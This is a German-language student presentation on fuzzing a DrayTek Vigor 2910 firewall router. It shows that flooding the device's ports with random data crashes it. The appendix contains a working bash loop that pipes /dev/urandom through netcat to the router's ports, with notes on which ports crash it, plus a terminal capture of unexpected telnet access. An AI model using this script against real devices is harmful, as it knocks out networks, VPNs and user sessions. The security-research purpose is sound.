

Kurzvortrag applied_fuzzing



Daniel Leese
HFU-CNB3

- Wie ein 5-Zeiler eine Hardwarefirewall zum Absturz bringt -

Kurzvortrag applied_fuzzing

DrayTek Vigor 2910 Dual WAN Security Router



- Ca 150 Euro
- Sicherheitsfeatures en masse
- provides a great balance of security, VPN, routing
- Content filtering helps protect against inappropriate web usage or time wasting
- Bla, bla ...
- „Eine Appliance löst alle Probleme“



Kurzvortrag applied_fuzzing

DrayTek Vigor 2910 Dual WAN Security Router



Vigor 2910 Router Specification

- * Combination Ethernet router, VPN Device, **Firewall** and Load-Balancer
- * Primary Ethernet WAN Interface
- * Selectable secondary WAN Interface
- * Load Balancing across both WAN ports with automatic or user-defined policies

...

- * Internet Firewall facilities featuring :
 - o Automatic Keep-state facility for **tracking packets and denying unsolicited** ...
 - o **Selectable DoS/DDoS protection**
 - o IP Address anti-spoofing
 - o User-configurable packet-filtering
 - o NAT/PAT for **Automatic LAN/WAN Mapping and Security**
 - o NAT Port Redirection with automatic internal ranging
 - o **Real Time Data Flow Monitor**, with **instant block** (cut of any user immediately!)

Kurzvortrag applied_fuzzing

DrayTek Vigor 2910 Dual WAN Security Router



- # Dynamic DNS Posting, compatible with popular services
- # DHCP Server facility with pre-settable allocations and alien lock-out
- # Support for non-NAT public subnets (multiple public IP addresses)
- # LAN Side IP address range and built-in DHCP server/relay is fully configurable
- # RIP & Static Routing configurable
- # Diagnostic Facilities:
 - * SNMP Reporting/Monitoring - compatible with industry standard tools
 - * Comprehensive Syslog logging/monitoring (DrayTek Syslog tool supplied)
 - * Ping & TraceRoute from WUI - New!
 - * **Real Time Data Flow Monitor**, with **instant block** (cut of any user immediately!)
- # VPN Passthrough for VPN client/server running behind the router


Kurzvortrag applied_fuzzing



DEMO

Kurzvortrag applied_fuzzing

Folgen



- Verbindungen gestört
- VPN unterbrochen
- Eventuell neue IP-Adresse
 - Websitzungen
 - SSH/FTP/....
 - Online Banking
 - ...

Kurzvortrag applied_fuzzing

Ausblick



- Rausfinden welche Zeichenfolge(n) genau Absturz verursachen
- Auch mit geringer Datenrate (Internet) möglich?
- Exploit möglich?

Kurzvortrag applied_fuzzing

Ende



Dank an:

- Fabian B.
- Philipp W.

- MKV21
- solid

Kurzvortrag applied_fuzzing

Anhang

```
#!/bin/bash

# endless loop
while [ 1 ]
do
    #cat /dev/urandom | netcat 192.168.0.1 21 & # FTP
    #does nothing

    #cat /dev/urandom | netcat 192.168.0.1 22 & # SSH
    #sure crash ~10sec

    #cat /dev/urandom | netcat 192.168.0.1 23 & # Telnet
    #no crash, but interesting behaviour

    cat /dev/urandom | netcat 192.168.0.1 80 & # HTTP
    #sure crash ~10sec

    #cat /dev/urandom | netcat 192.168.0.1 443 & # HTTPS
    #does nothing
done
```



Kurzvortrag applied_fuzzing

Anhang



```
xterm

Password: *****
Password: ****
Password: *****
Bad Password, Bye-Bye :-(\

System administrator is connecting from 192.168.1.10
Reject the connection request !!!
0000

Password: *****

*** WARNING ****
* System has no password. *
* Please set password, using "sys passwd" commands. *
*****

Type ? for command help

> }0sT?^D
^C^C
```

Kurzvortrag applied_fuzzing

Anhang



Vigor2910 Series Dual-WAN Broadband Router